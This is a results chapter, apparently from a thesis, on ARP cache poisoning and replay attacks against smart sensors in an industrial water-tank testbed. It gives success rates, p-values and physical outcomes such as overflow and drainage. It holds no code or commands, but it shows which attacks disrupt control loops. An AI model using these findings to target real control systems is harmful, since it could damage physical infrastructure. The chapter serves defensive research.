


Figure 27. Calculating Original Difference in Medians




Figure 28. Randomly Redistributing Data and Calculate New Difference in Median.

4.11 Chapter Summary

In summary, this chapter provides the details pertaining to the experiment. The experiment is a full factorial with 3 factors with (3,3,2) levels to create the 18 experiments conducted. In order for the experiment run to be considered as a success it must meet both conditions 1 and 2. Condition 2 is confirmed through the approximate permutation test about the median statistic.

V. Results and Analysis

5.1 Chapter Overview

This chapter provides an analysis of the baseline and summarizes the results of the 18 experiments conducted. The baseline analysis tests the reliability of the statistical methods used to evaluate the effectiveness of the experiments. Table 5 shows the overall success or failure of each experiment based on the two conditions in Section 4.9. Table 6 and Table 7 present the corresponding significance tests for difference in medians based on meeting condition 1 in Section 4.9. Each of the tests p-values in Table 6 and Table 7 are zeros which means each of the original difference in medians observed were so unique that not one of the 50 thousand random samples met or exceeded the original observed. Also included in Table 6 and Table 7, are the times to success in seconds. The rest of this chapter focuses on six unique situations observed during test runs of the experiments and are organized by the attack type:

- ARP Cache Poison.
    - Outcome 1: The sensor's connection is cut at set point (three different variations)
    - Outcome 2: The sensor's connection is cut and leads to overflow
    - Outcome 3: The sensor's connection is cut and leads to drainage
    - Outcome 4: The valve's increase changes the direction of water flow
- Intelligent Replay
    - Outcome 5: The sensor's data is successfully manipulated and accepted by the PLC
- Corrupted Replay and Attacks on Subnetted devices
    - Outcome 6: Little to no effect is observed

Each of the graphs' y-axis values are in percentage; the sensors and true level represent the capacity of the tank, and the valve is read percentage closed. In other words, the valve should be read as 100% closed or 0% closed (i.e., fully open). In order to compare the behavior of the system under attack to the system under normal operations, baseline graphs are supplied in Appendix A.

Table 5. Summary of Experiment Results

Exp #	**Attack**	**Sensor**	**Network**	**Runs**	**Success Metric**
1	ARP Cache Poison	DPT	Same-Subnet	10	**9/10**
2	ARP Cache Poison	Allen-Bradley	Same-Subnet	10	**9/10**
3	ARP Cache Poison	Balluff	Same-Subnet	10	**10/10**
4	Corrupted Replay	DPT	Same-Subnet	10	0/10
5	Corrupted Replay	Allen-Bradley	Same-Subnet	10	0/10
6	Corrupted Replay	Balluff	Same-Subnet	10	0/10
7	Intelligent Replay	DPT	Same-Subnet	10	0/10
8	Intelligent Replay	Allen-Bradley	Same-Subnet	10	**10/10**
9	Intelligent Replay	Balluff	Same-Subnet	10	0/10
10	ARP Cache Poison	DPT	Subnetted	5	0/5
11	ARP Cache Poison	Allen-Bradley	Subnetted	5	0/5
12	ARP Cache Poison	Balluff	Subnetted	5	0/5
13	Corrupted Replay	DPT	Subnetted	5	0/5
14	Corrupted Replay	Allen-Bradley	Subnetted	5	0/5
15	Corrupted Replay	Balluff	Subnetted	5	0/5
16	Intelligent Replay	DPT	Subnetted	5	0/5
17	Intelligent Replay	Allen-Bradley	Subnetted	5	0/5
18	Intelligent Replay	Balluff	Subnetted	5	0/5
Total				**135**	**38/135**

Table 6. Successful ARP-Cache Poison Difference P-Values and Time to Success (in seconds)

Sensor	Test Number	P-Value	Time To Success (seconds)	Sensor	Test Number	P-Value	Time To Success (seconds)
DPT	1	0.0000	20.5	Balluff	1	0.0000	23.0
DPT	2	0.0000	94.0	Balluff	2	0.0000	9.5
DPT	3	0.0000	12.0	Balluff	3	0.0000	53.0
DPT	5	0.0000	12.5	Balluff	4	0.0000	5.5
DPT	6	0.0000	85.0	Balluff	5	0.0000	5.0
DPT	7	0.0000	15.0	Balluff	6	0.0000	11.5
DPT	8	0.0000	54.0	Balluff	7	0.0000	12.5
DPT	9	0.0000	31.5	Balluff	8	0.0000	16.0
DPT	10	0.0000	60.5	Balluff	9	0.0000	10.5
Allen-Bradley	1	0.0000	5.0	Balluff	10	0.0000	9.5
Allen-Bradley	2	0.0000	4.0				
Allen-Bradley	3	0.0000	6.5				
Allen-Bradley	4	0.0000	28.0				
Allen-Bradley	5	0.0000	3.0				
Allen-Bradley	6	0.0000	11.5				
Allen-Bradley	7	0.0000	6.0				
Allen-Bradley	8	0.0000	4.5				
Allen-Bradley	9	0.0000	4.0				

Table 7. Intelligent Replay Difference in Median Significance Test

Sensor	Test Number	P-Value	Time To Success (seconds)
Allen-Bradley	1	0.0000	19.5
Allen-Bradley	2	0.0000	8.5
Allen-Bradley	3	0.0000	19.0
Allen-Bradley	4	0.0000	19.5
Allen-Bradley	5	0.0000	6.0
Allen-Bradley	6	0.0000	5.5
Allen-Bradley	7	0.0000	17.5
Allen-Bradley	8	0.0000	5.5
Allen-Bradley	9	0.0000	24.0
Allen-Bradley	10	0.0000	2.5

5.2 Baseline Analysis

5.2.1 Section Overview and Success Metric

In order to determine the effectiveness of the two conditions used to evaluate the success of an attack, the conditions will be used to analyze the testbed during a state in which no attacks are being conducted. The testbed is operated with each smart sensor and measured for 10 minutes with no malicious activity. These measurements provide a baseline for how the testbed normally operates with each of the sensors. The results of the statistical tests are shown in Table 8. Within the baselines, it is expected of condition 1, known as the success metric, to detect true negatives. In other words, when testing for the success metric, because there is no attack activity there should be negative results which is exactly what is seen in Table 8. Due to the absence of attacks and external interactions, the behavior of the testbed is calm enough to not have situations which trigger the success metric.

Table 8. Baseline Analysis Results.

Sensor	Window	Success Metric	Idle Median	Attack Median	Median Diff	P-Value
DPT	0-7.5 Min	Fail	47.7546	47.8201	-0.0655	0.0002
DPT	0-10 Min	Fail	47.7546	47.8330	-0.0784	0.0000
DPT	2.5-10 Min	Fail	47.8256	47.8345	-0.0089	0.6368
Balluff	0-7.5 Min	Fail	51.0300	51.1476	-0.1176	0.0000
Balluff	0-10 Min	Fail	51.0300	51.1743	-0.1443	0.0000
Balluff	2.5-10 Min	Fail	51.0510	51.2401	-0.1892	0.0000
Allen-Bradley	0-7.5 Min	Fail	51.6294	51.5908	0.0386	0.0021
Allen-Bradley	0-10 Min	Fail	51.6294	51.5669	0.0625	0.0002
Allen-Bradley	2.5-10 Min	Fail	51.6063	51.5502	0.0561	0.0205

5.2.2 Baseline and Permutation Test

When it comes to condition 2, known as the permutation test, its purpose is to detect the uniqueness of two datasets using some function. With the median as an example, the permutation test should detect if the original observed difference in medians is a result of random chance or possibly due to some true unique phenomenon. Seen in the P-Value column in Table 8, are several detections of unique conditions in all three of the baselines identified by values less than 0.05.

Although the differences in median were very small, they are still testing as unique. To understand what the cause of uniqueness could be, the baselines are analyzed through different windows. The first window is 0 – 7.5 minutes which is the same length and frame as the experiments. The next window is 0 - 10 minutes which is an extended window; this window provides a more long-term picture of the behavior of the system. Lastly, a 2.5 – 10 minute window is analyzed; this window is the same length as the experiments but shifted to remove the first 2.5 minutes of the readings; this aids in investigating how the analysis might look if the baseline is analyzed during a potentially more stable state. In each case when testing the data, the first 2.5 minutes of this new window are tested against the remainder of the window just like it is done in the experiments.

After using all three windows for analysis, what seems to be happening in all baselines is the testbed coming to an equilibrium over a longer period. In other words, because there is no malicious activity taking place, the PID loop is able to reach its set-point more accurately over longer periods of time. Looking at the medians of all three windows for the DPT and Balluff sensor in Table 8, the idle median is consistently lower than its respective attack median indicating its steady state is at a higher point than the start of the readings. For the Allen-Bradley sensor, the indication is in the opposite direction; the steady state is lower than at the start of the readings. Out of the three sensors, the DPT seemed to have reached a stable state more quickly as indicated by its shifted window permutation test p-value. In other words, through random permutations, the data was able to achieve the similar results 63.68% of the permutated runs which hints at the difference in medians are likely due to randomness. The Allen-Bradley sensors with the same shifted window revealed the sensor was getting closer to equilibrium but was not fully achieved. The Balluff sensor behaved in a similar fashion, getting closer to its equilibrium but not achieved in the 10-minute observation window.

The behavior of the baselines can be seen in the graphs in Figure 29, Figure 30, Figure 31 each with an added trendline to aid in seeing the direction each of the sensors is heading for equilibrium.




Figure 29. Testbed Baseline True Level with Allen-Bradley Sensor




Figure 30. Testbed Baseline True Level with Balluff Sensor




Figure 31. Testbed Baseline True Level with DPT

5.2.3 Section Summary

This section explores the effectiveness of statistical method used to analyze the experiments. When used against the baseline, the conditions for success detailed in Section 4.9 reveal several things. As expected, condition 1 should have failed due to the lack in presence of attacks and external interactions. Condition 2 revealed possible difference between the idle portion of the data and the portion that would be considered the attack portion of the data. This difference was determined to be due to the testbed reaching an equilibrium over a longer period of time. Alone, the conditions give two different insights on a data set, together they provide a clearer picture. Condition 1 identifies results which were extreme enough to be analyzed for a successful attack. Condition 2 verifies if the difference in the two distributions are due to randomness or because of a unique situation.

5.3 ARP Cache Poison Outcomes

With 28 out of the 30 ARP Cache Poisoning attacks succeeding, the following sections are the different outcomes observed amongst all 30 runs.

5.3.1 Outcome 1: Connection Cut at Set Point

The first outcome that occurs is when the ARP cache poison (ACP) attack cuts the connection right as the reading of the sensor is at set point; this results in three different variations seen in Figure 32, Figure 33, and Figure 34. One drains the tank, the second fills the tank higher than the set point, and the third has minimal impact during the test interval. Each of these variations is due to the PLC continually reacting to the last reading when the sensor hits 50%. The PLC will hold the valve position when it gets readings at set point because the PLC calculates that no more adjustments are needed to maintain water level. Therefore, if the valve's halted position is closed enough, then the water will rise due to the inability to drain faster than the 5 L/min of inflow. To clarify, the valve's purpose is to control access to the drainage path installed in the testbed. Because the experiments start with the tank filled to 50% capacity, the rate at which the testbed drains depends on two factors: how closed the valve is, and how fast the rate of flow is into the tank. Because the rate of flow into the tank remains constant, the rate of drain depends on how much access is to the drainage path as allowed by the valve. In Figure 32, the valve is just open enough and is sufficient for the tank to drain. In Figure 33, however, the valve is just closed enough at 48.10991% and the tank fills.




Figure 32. ACP Attack with Sensor at Set Point and Draining




Figure 33. ACP Attack with Sensor at Set Point and Filling.

Figure 34 shows how the halted valve position is barely enough to get the tank to change its level within any significance. Test run 10 of the Allen-Bradley sensor is one case of the ARP cache poison attack that did not succeed with condition 1, hence its absence from the successes in Table

6. It is not that the attack caused no effect; instead it is that the attack did not change the distribution of data fast enough to succeed within the given time constraints. By calculating average of the rates of change between each of the successive data points and using it to predict the trend of the data past the 5 minute window, with another 29.60 seconds the water level would have risen above the idle phase's maximum and the experiment would have been considered a success.




Figure 34. Failed ACP Attack with Allen-Bradley Sensor.

5.3.2 Outcome 2: Overflow Outcome

There are four instances where the ACP attack severs the connection when the sensor reads below the set point leading the PLC to close the valve 100% to try and bring the water back to set point. One such case is seen in Figure 35. Eventually, the water fills up the tank well past 100% seen around sample number 590, and it starts to overflow past capacity. As the water fills past capacity, it drains into a safety tube built into the testbed at the very top of the tank. As the true water level goes past its programmed 100% pressure calibration, it reaches so high the pressure data received by the PLC goes out of expected range. At this point, the PLC experiences a malfunction and begins to report the true level DPT information as if the water is draining. Even though the PLC reports pressure that seemed as if it was draining the tank to 0% capacity, this is impossible since the valve remains 100% closed and the water spills over at the top of the tank. The explanation for this malfunction is not fully known despite significant study, but the best theory is the overpressure caused unexpected errors between the sensors and PLC leading to this unexplainable behavior.




Figure 35. Overpressure Outcome.

5.3.3 Outcome 3: Drainage Outcome

In this observed outcome, pictured in Figure 36, the sensor’s last reading rests above the 50% set point, so the PLC adjusts the valve to attempt to level out to the set point. Because the sensor’s data is out of date, the PLC acts on false information opening the valve completely; this causes the water to completely drain from the tank by sample number 550 which translates to about the 5-minute mark. The negative reading of the true level is due to draining past the 3-inch zero point.

